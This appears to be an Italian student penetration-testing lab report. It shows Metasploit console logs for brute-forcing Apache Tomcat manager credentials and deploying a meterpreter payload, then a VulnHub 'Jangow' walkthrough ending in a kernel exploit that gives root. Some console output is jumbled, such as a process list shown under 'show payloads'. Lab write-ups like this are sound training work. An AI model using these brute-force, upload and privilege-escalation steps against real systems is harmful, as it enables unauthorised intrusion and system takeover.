HttpPassword          no           The password for the specified username
HttpUsername          admin        The username to authenticate as
Proxies               no           A proxy chain of format type:host:port[,type:host:port][,...]
RHOSTS              192.168.50.99  yes          The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
RPORT                80           yes          The target port (TCP)
SSL                 false        no           Negotiate SSL/TLS for outgoing connections
TARGETURI            /manager    yes          The URL path of the manager app (/html/upload and /undeploy will be used)
VHOST               no           HTTP server virtual host

Payload options (windows/meterpreter/bind_tcp):
Name   Current Setting  Required  Description
Name   Current Setting  Required  Description
EXITFUNC  process      yes          Exit technique (Accepted: '', seh, thread, process, none)
LPORT    7777             yes          The listen port
RHOSTS  192.168.50.99   no           The target address

Exploit target:
Id Name
-- --
1 Windows Universal

View the full module info with the info, or info -d command.
msf exploit(multi/http/tomcat_mgr_upload) > exploit
[*] Retrieving session ID and CSRF token...
[*] Uploading and deploying E4d9704949c59e29 ...
[*] Starting E4d9704949c59e29 ...
[*] Undeploying E4d9704949c59e29 ...
[*] Deploying E4d9704949c59e29 ...
[*] Starting E4d9704949c59e29 ...
[*] Started bind TCP handler against 192.168.50.99:7777
[*] Sending stage (176598 bytes) to 192.168.50.99:7777 at 2024-11-19 05:54:03 -0500
[*] Metasploit session 1 opened (192.168.50.100:45615 -> 192.168.50.99:7777) at 2024-11-19 05:54:03 -0500

```



View the full module info with the info, or info -d command.

```
msf6 exploit(multi/http/tomcat_mgr_upload) > show targets
```

Exploit targets:

Id	Name
--	--
0	Java Universal
1	Windows Universal
2	Linux x86

```
msf6 exploit(multi/http/tomcat_mgr_upload) > set target 1
```

target => 1

```
msf6 exploit(multi/http/tomcat_mgr_upload) > show payloads
```

Id	Name	Arch	Platform	OS	Hash
3536	3804	x86	1	DESKTOP-9K104BT\user	rockyou.txt.gz
3804	3772	x64	1	DESKTOP-9K104BT\user	psw.txt
3896	648	x64	1	DESKTOP-9K104BT\user	
4016	544	x64	0	NT AUTHORITY\SYSTEM	
4388	648	x64	1	DESKTOP-9K104BT\user	
4652	648	x64	1	DESKTOP-9K104BT\user	
5192	3256	x64	1	DESKTOP-9K104BT\user	
5420	3804	x86	1	DESKTOP-9K104BT\user	
5864	5780	x64	0	NT AUTHORITY\SYSTEM	
5872	5864	x64	0	NT AUTHORITY\SYSTEM	
6124	544	x64	1	DESKTOP-9K104BT\user	

```
meterpreter > migrate 3804
```

[*] Migrating from 3308 to 3804...

[*] Migration completed successfully.

```
meterpreter > screenshot
```

Screenshot saved to: /home/kali/PzcpqmcW.jpeg

```
meterpreter > webcam_list
```

[!] No webcams were found

```
meterpreter > webcam_snap
```

[!] Target does not have a webcam

```
meterpreter > 
```

```
meterpreter > getuid
```

Server username: NT AUTHORITY\SYSTEM

```
meterpreter > ifconfig
```

File System hash user

Interface 1

Name	: Software Loopback Interface 1
Hardware MAC	: 00:00:00:00:00:00
MTU	: 4294967295
IPv4 Address	: 127.0.0.1
IPv4 Netmask	: 255.0.0.0
IPv6 Address	: ::1
IPv6 Netmask	: fffff:ffff:ffff:ffff:ffff:ffff:ffff:ffff

Interface 4

Name	: Intel(R) PRO/1000 MT Desktop Adapter
Hardware MAC	: 08:00:27:c4:17:c5
MTU	: 1500
IPv4 Address	: 192.168.50.99
IPv4 Netmask	: 255.255.255.0
IPv6 Address	: fe80::8077:5408:cf8d:5fd2
IPv6 Netmask	: fffff:ffff:ffff:ffff:ffff:ffff:ffff:ffff

Interface 6

Name	: Microsoft ISATAP Adapter
Hardware MAC	: 00:00:00:00:00:00
MTU	: 1280
IPv6 Address	: fe80::5efc:c0a8:3263
IPv6 Netmask	: fffff:ffff:ffff:ffff:ffff:ffff:ffff:ffff

```
meterpreter > sysinfo
```

Computer	: DESKTOP-9K104BT
OS	: Windows 10 (10.0 Build 10240).
Architecture	: x64
System Language	: it_IT
Domain	: WORKGROUP
Logged On Users	: 2
Meterpreter	: x86/windows

```
meterpreter > ps
```

Process List psw

-- BruteForce Password Tomcat --

```
[root@kali]~/.home/kali]
# msfconsole
Metasploit tip: Search can apply complex filters such as search cve:2009
type:exploit, see all the filters with help search

# cowsay++  

< metasploit >  

  \_  _\  (oo')  

  ||--|| *  

  
      =[ metasploit v6.4.18-dev          ]  
+ --=[ 2437 exploits - 1255 auxiliary - 429 post      ]  
+ --=[ 1471 payloads - 47 encoders - 11 nops        ]  
+ --=[ 9 evasion           ]  
  
Metasploit Documentation: https://docs.metasploit.com/  
  
msf6 > use auxiliary/scanner/http/tomcat_mgr_login  
msf6 auxiliary(scanner/http/tomcat_mgr_login) > show options  
  
Module options (auxiliary/scanner/http/tomcat_mgr_login):  


| Name             | Current Setting                                                                | Required | Description                                                                                            |
|------------------|--------------------------------------------------------------------------------|----------|--------------------------------------------------------------------------------------------------------|
| ANONYMOUS_LOGIN  | false                                                                          | yes      | Attempt to login with a blank username and password                                                    |
| BLANK_PASSWORDS  | false                                                                          | no       | Try blank passwords for all users                                                                      |
| BRUTEFORCE_SPEED | 5                                                                              | yes      | How fast to bruteforce, from 0 to 5                                                                    |
| DB_ALL_CREDS     | false                                                                          | no       | Try each user/password couple stored in the current database                                           |
| DB_ALL_PASS      | false                                                                          | no       | Add all passwords in the current database to the list                                                  |
| DB_ALL_USERS     | false                                                                          | no       | Add all users in the current database to the list                                                      |
| DB_SKIP_EXISTING | none                                                                           | no       | Skip existing credentials stored in the current database (Accepted: none, user, user@realm)            |
| PASSWORD         |                                                                                | no       | The HTTP password to specify for authentication                                                        |
| PASS_FILE        | /usr/share/metasploit-framework/data/wordlists/tomcat_mgr_default_pass.txt     | no       | File containing passwords, one per line                                                                |
| Proxies          |                                                                                | no       | A proxy chain of format type:host:port[,type:host:port][ ... ]                                         |
| RHOSTS           |                                                                                | yes      | The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html |
| RPORT            | 8080                                                                           | yes      | The target port (TCP)                                                                                  |
| SSL              | false                                                                          | no       | Negotiate SSL/TLS for outgoing connections                                                             |
| STOP_ON_SUCCESS  | false                                                                          | yes      | Stop guessing when a credential works for a host                                                       |
| TARGETURI        | /manager/html                                                                  | yes      | URI for Manager login. Default is /manager/html                                                        |
| THREADS          | 1                                                                              | yes      | The number of concurrent threads (max one per host)                                                    |
| USERNAME         |                                                                                | no       | The HTTP username to specify for authentication                                                        |
| USERPASS_FILE    | /usr/share/metasploit-framework/data/wordlists/tomcat_mgr_default_userpass.txt | no       | File containing users and passwords separated by space, one pair per line                              |
| USER_AS_PASS     | false                                                                          | no       | Try the username as the password for all users                                                         |
| USER_FILE        | /usr/share/metasploit-framework/data/wordlists/tomcat_mgr_default_users.txt    | no       | File containing users, one per line                                                                    |
| VERBOSE          | true                                                                           | yes      | Whether to print output for all attempts                                                               |
| VHOST            |                                                                                | no       | HTTP server virtual host                                                                               |

  
View the full module info with the info, or info -d command.  
  
msf6 auxiliary(scanner/http/tomcat_mgr_login) > set BRUTEFORCE SPEED 5  
[!] Unknown datastore option: BRUTEFORCE. Did you mean BRUTEFORCE_SPEED?  
BRUTEFORCE => SPEED 5  
msf6 auxiliary(scanner/http/tomcat_mgr_login) > set BRUTEFORCE_SPEED 5  
BRUTEFORCE_SPEED => 5  
msf6 auxiliary(scanner/http/tomcat_mgr_login) > set RHOSTS 192.168.1.227  
RHOSTS => 192.168.1.227  
msf6 auxiliary(scanner/http/tomcat_mgr_login) > set STOP_ON_SUCCESS true  
STOP_ON_SUCCESS => true  
msf6 auxiliary(scanner/http/tomcat_mgr_login) > set USER_FILE /home/kali/Desktop/usernames.txt  
USER_FILE => /home/kali/Desktop/usernames.txt  
msf6 auxiliary(scanner/http/tomcat_mgr_login) > show options  
  
Module options (auxiliary/scanner/http/tomcat_mgr_login):
```

```
192.168.1.227:8080 - LOGIN FAILED: xampp:xampp (Incorrect)
192.168.1.227:8080 - LOGIN FAILED: tomcat:s3cret (Incorrect)
192.168.1.227:8080 - LOGIN FAILED: QCC:QLogic66 (Incorrect)
192.168.1.227:8080 - LOGIN FAILED: admin:vagrant (Incorrect)
192.168.1.227:8080 - Login Successful: admin:password
Scanned 1 of 1 hosts (100% complete)
Auxiliary module execution completed
6 auxiliary(scanner/http/tomcat_mgr_login) >
```

-- Relazione --

Durante il penetration test, sono state identificate vulnerabilità critiche nel server Apache Tomcat tramite Nessus, in particolare nella versione 7.0.0 < 7.0.100, con un punteggio di gravità 10.0. Inizialmente, il tentativo di exploit diretto è fallito a causa della richiesta di credenziali per l'accesso alla console di gestione. Per superare questo ostacolo, è stato eseguito un attacco di brute force utilizzando il modulo auxiliary/scanner/http/tomcat_mgr_login di Metasploit. Configurando parametri come BRUTEFORCE_SPEED, USER_FILE e STOP_ON_SUCCESS, sono state individuate con successo le credenziali: admin/password. Con le credenziali ottenute, è stato configurato l'exploit exploit/multi/http/tomcat_mgr_upload per caricare un payload Windows personalizzato (windows/meterpreter/bind_tcp). L'exploit è stato eseguito con successo, garantendo l'accesso alla macchina target e una shell Meterpreter. Una volta connessi, sono stati utilizzati comandi come ifconfig per verificare la configurazione di rete, sysinfo per identificare il sistema operativo Windows e getuid, che ha confermato privilegi SYSTEM. Durante l'esplorazione del sistema, è stato tentato di accedere a dispositivi come webcam (non presenti) e catturato uno screenshot dell'ambiente desktop, che ha confermato il controllo completo sulla macchina compromessa. L'intero processo ha evidenziato la criticità delle vulnerabilità di Apache Tomcat e la necessità di aggiornamenti e una gestione sicura delle credenziali.

Bonus: Hacking VM BlackBox Epicode

Scaricare ed importare una macchina virtuale da questo link:

https://drive.google.com/file/d/1vLlieF2HBgCCl76hqopUW3j98wFjfIM/view?usp=drive_link

In questa immagine OVA di una macchina compromessa, un dipendente infedele di nome Luca ha deliberatamente sabotato il server, cambiando le password e alterando i servizi.

Da un'indagine preliminare di tipo OSINT, emerge che Luca ha avviato una relazione con Milena, anch'ella impiegata presso Theta.

La tua missione è di riprendere il controllo del server compromesso e restaurare l'ordine perduto.

BlackBox Epicode



Hacking VM BlackBox

Bonus: Hacking VM Easy

Scaricare ed importare una macchina virtuale da questo link:

<https://download.vulnhub.com/jangow/jangow-011.0.1.ova>

- Effettuare gli attacchi necessari per diventare root.
- Studiare a fondo la macchina per scoprire tutti i segreti.

Relazione sulla Scansione di Rete e Identificazione dell'Indirizzo IP della Macchina Target

Nel contesto della nostra indagine, l'obiettivo era identificare l'indirizzo IP della macchina target all'interno di una rete locale, dato che eravamo consapevoli di trovarci nella stessa rete ma non conoscevamo l'indirizzo IP esatto della macchina di interesse. Per ottenere questa informazione, abbiamo utilizzato uno strumento di scansione della rete, Nmap, che ci consente di scoprire tutti i dispositivi connessi alla rete e di raccogliere informazioni utili su di essi.

Preparazione della Scansione

Per avviare il processo di identificazione, abbiamo eseguito una scansione sulla rete locale utilizzando il seguente comando

Nmap: nmap 192.168.1.0/24

Il comando sopra specifica l'intervallo di indirizzi IP da esaminare, in questo caso l'intera sottorete 192.168.1.0/24, che include tutti gli indirizzi IP da 192.168.1.1 a 192.168.1.254. La scelta di questa subnet è stata motivata dalla conoscenza che la macchina target si trova all'interno di questa rete locale.

Dai risultati ottenuti dalla scansione, abbiamo potuto identificare l'indirizzo IP della macchina target. Il dispositivo di nostro interesse risultava avere l'indirizzo 192.168.1.185

Successivamente, per ottenere maggiori dettagli sulla macchina target, utilizziamo un altro comando Nmap per verificare le versioni dei servizi in esecuzione e le porte aperte. Dai risultati della scansione, osserviamo che sono aperte la porta 21, associata al servizio FTP, e la porta 80, associata al servizio HTTP.

La prima azione che proviamo è quella di connetterci al servizio FTP sulla porta 21. Tuttavia, ci rendiamo conto che per accedere è necessario un nome utente e una password, quindi decidiamo di adottare un approccio alternativo.

Notando che la porta 80 è aperta e corrisponde al servizio HTTP, decidiamo di verificare se esiste una pagina web attiva sulla macchina target. A tal fine, inseriamo l'indirizzo IP della macchina, 192.168.1.185, nella barra dell'URL del nostro browser per vedere se viene restituita una pagina web.



Accedendo all'indirizzo IP della macchina target, veniamo indirizzati a una pagina web denominata Grayscale. A questo punto, decidiamo di ispezionare la pagina per cercare eventuali vulnerabilità. Per farlo, utilizziamo due strumenti di sicurezza: Gobuster e Nikto.

Gobuster è uno strumento di brute forcing che ci permette di scoprire directory, file nascosti, sottodomini, bucket S3 e altre risorse non visibili direttamente su un server web. Utilizzando questo strumento, siamo in grado di identificare alcune directory a cui possiamo accedere, rivelando risorse che altrimenti sarebbero rimaste nascoste.

Nikto, invece, è uno scanner di vulnerabilità per applicazioni web. Analizza un server web per rilevare configurazioni deboli, software obsoleti e vulnerabilità note. Grazie a Nikto, veniamo a conoscenza di una vulnerabilità nel sito web.


In sintesi, grazie a questi due strumenti, siamo riusciti a scoprire delle directory accessibili e a identificare una vulnerabilità nel sito web.

```
$ nikto -h http://192.168.1.185
- Nikto v2.5.0
+ Target IP:          192.168.1.185
+ Target Hostname:    192.168.1.185
+ Target Port:        80
+ Start Time:         2024-11-18 06:48:12 (GMT-5)


+ Server: Apache/2.4.18 (Ubuntu)
+ /: The anti-clickjacking X-Frame-Options header is not present. See: https://developer.mozilla.org/en-US/docs/Web/HTTP/Headers/X-Frame-Options
+ /: The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a different fashion to the MIME type. See: https://www.netspark.com/web-vulnerability-scanner/vulnerabilities/missing-content-type-header/
+ /: Directory indexing found.
+ No CGI Directories found (use '-C all' to force check all possible dirs)
+ Apache/2.4.18 appears to be outdated (current is at least Apache/2.4.54). Apache 2.2.34 is the EOL for the 2.x branch.
+ OPTIONS: Allowed HTTP Methods: POST, OPTIONS, GET, HEAD .
+ /.: Directory indexing found.
+ /./: Appending '/' to a directory allows indexing.
+ /../: Directory indexing found.
+ /Apache: Apache on Red Hat Linux release 9 reveals the root directory listing by default if there is no index page.
+ /index.html: Directory indexing found.
+ /index.htm: Weblogic allows source code or directory listing, upgrade to v6.0 SP1 or higher. See: http://www.securityfocus.com/bid/2513
+ /index.htm: Directory indexing found.
+ /PageServer: A Web server may allow directory listings through Web Publisher by forcing the server to show all files via 'open directory browser'. Web Publisher should be disabled. See: http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-1999-0269
+ /WebServer-Dump: The remote server may allow directory listings through Web Publisher by forcing the server to show all files via 'open directory browser'. Web Publisher should be disabled. See: http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-1999-0269
+ /..: Directory indexing found.
+ /..: Abyss 1.03 reveals directory listing when multiple files are requested. See: http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2002-1078
+ /icons/README: Apache default file found. See: https://www.vntweb.co.uk/apache-restricting-access-to-iconsreadme/
+ 8102 requests: 0 error(s) and 17 item(s) reported on remote host
+ End Time:           2024-11-18 06:48:30 (GMT-5) (18 seconds)


+ 1 host(s) tested
```

Scopriamo che il parametro `buscar` è vulnerabile, quindi partiamo da lì:



Attraverso l'URL, iniziamo a esplorare le diverse directory del sito web. Per farlo, una volta aperta la pagina nella nostra console, utilizziamo il comando `pwd` (print working directory) per visualizzare la directory corrente in cui ci troviamo. Successivamente, eseguiamo il comando `ls` per elencare i file presenti nella directory, e utilizziamo `ls -al` per visualizzare anche i file nascosti, che potrebbero contenere informazioni o risorse utili per ulteriori indagini.






Vediamo che c'è una directory chiamata .backup



Successivamente, utilizziamo il comando cat per aprire il contenuto della cartella .backup. All'interno di questa cartella, troviamo diversi file che contengono informazioni utili, tra cui username e password, che stavamo cercando. Questi dettagli potrebbero essere fondamentali per proseguire nelle fasi successive.



Dopo aver trovato le credenziali, proviamo ad accedere alla porta 21 (associata al servizio FTP) utilizzando le informazioni ottenute. Il login ha successo, permettendoci di entrare nel sistema con le credenziali scoperte precedentemente

```
(kali㉿kali)-[~/Desktop]
$ ftp 192.168.1.185
Connected to 192.168.1.185.
220 (vsFTPd 3.0.3)
Name (192.168.1.185:kali): jangow01
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
```

Per completare l'esercizio e ottenere i permessi di root, decidiamo di caricare un exploit tramite la connessione FTP. Dopo aver ottenuto l'accesso alla macchina, eseguiamo il comando uname -a sulla macchina target per raccogliere informazioni sul sistema operativo e la versione del kernel. Grazie ai dati ottenuti, cerchiamo un exploit adatto su Exploit Database.

Una volta trovato l'exploit compatibile, lo scarichiamo sulla nostra macchina Kali e lo carichiamo sulla macchina target tramite la connessione FTP. Dopo aver caricato correttamente il file, accediamo alla macchina target e completiamo l'exploit utilizzando il comando gcc per compilare il codice.

Successivamente, eseguiamo il comando whoami per verificare i privilegi correnti. Infine, eseguiamo il comando root per ottenere i permessi di root. Con questo, siamo riusciti a ottenere i privilegi di amministratore sulla macchina target.

```
jangow01@jangow01:~$ ls
jangow  jangowtest.c  pwn  user.txt
jangow01@jangow01:~$ gcc jangowtest.c -o pwn
jangow01@jangow01:~$ ls
jangow  jangowtest.c  pwn  user.txt
jangow01@jangow01:~$ ./pwn
[.]
[.] t(-_-t) exploit for counterfeit grsec kernels such as KSPP and linux-hardened t(-_-t)
[.]
[.]    ** This vulnerability cannot be exploited at all on authentic grsecurity kernel **
[.]
[*] creating bpf map
[*] sneaking evil bpf past the verifier
[*] creating socketpair()
[*] attaching bpf backdoor to socket
[*] skbuff => fffff8800a2353200
[*] Leaking sock struct from fffff880033b4c3c0
[*] Sock->sk_rcutimeo at offset 472
[*] Cred structure at fffff8800a3b60cc0
[*] UID from cred structure: 1000, matches the current: 1000
[*] hammering cred structure at fffff8800a3b60cc0
[*] credentials patched, launching shell...
#
```

Successivamente, una volta ottenuti i permessi di root, esploriamo i file all'interno del sistema utilizzando il comando ls, notiamo la presenza del file proof.txt. Decidiamo di aprirlo e, una volta visualizzato il suo contenuto, troviamo la flag finale, che segna il completamento dell'esercizio con successo.

```
# whoami
root
# ls /root
proof.txt
# cat /root/proof.txt
oooooooooooooooooooooooooooooooooooooooooooooooo
o oooooooooooooo&#  #####oooooo(.  ./oooooooooooo
o oooooooooooo&( .oooooooo&#####((//##&oooo &oooo
o oooooooo&  oooooo&oooooooo&#####&#oooo* ./oo* &oo
o oooo* (oooooooooooo//.  .*. .##.  &oooo&&
o ooo, /oooooooo#,  .o. ,&,  oo&&
o &  oooooooo#.  .ooo,ooo/  %. #,  %&
ooo#  ooooooo/  .oooooooooooo  * .,  oo
oo&  ooooooo*  oooooooooooo  ,  o
o&  .ooooooo(  oooooooooooooooooooo  *.  &o
oo/  *oooooooo/  oooooooooooo#  oo
oo  .oooooooo/  oooooooooooo  oo#
oo  ooooooo.  oooooooo  oo(
oo&  .oooooooo.  , oooooo *  .oooo*( .o
oo  ,oooooooo,  oooooooo&#&oooooooo,  oooooo(/&*  &o
oo&  ooooooooeeeeeee  (oooooooooooooo/oo/  &o
o &  ,ooooooooooooo,oooooooo&ooooooooooooo/*  &o
o  oo.  .oooooooooooooooooooooooooooooooooo/*  &oo
o  ooo&  ,oooooooooooooooooooooooooooooooooo//  &oooo&&
o  ooooo.  *%oooooooooooooooooooooooo&#/.  &oooo&&
o  oooooooo&  JANGOW  &oooo

o  &oooo&oooo&oooo  oo(o o. &. oo&oo  &oooo&oooo&
&oooo&oooo&/  &/  (&oooo&oooo&
oooooooooooooooooooooooooooo
```

da39a3ee5e6b4b0d3255bfe95601890af d80709

-

Working Group --

- Beatrice Mastrella
- Mattia Montis
- Daniel Gabriel Costeanu
- Sara Maimone
- Silvia Arnetta
- Marco Maniaci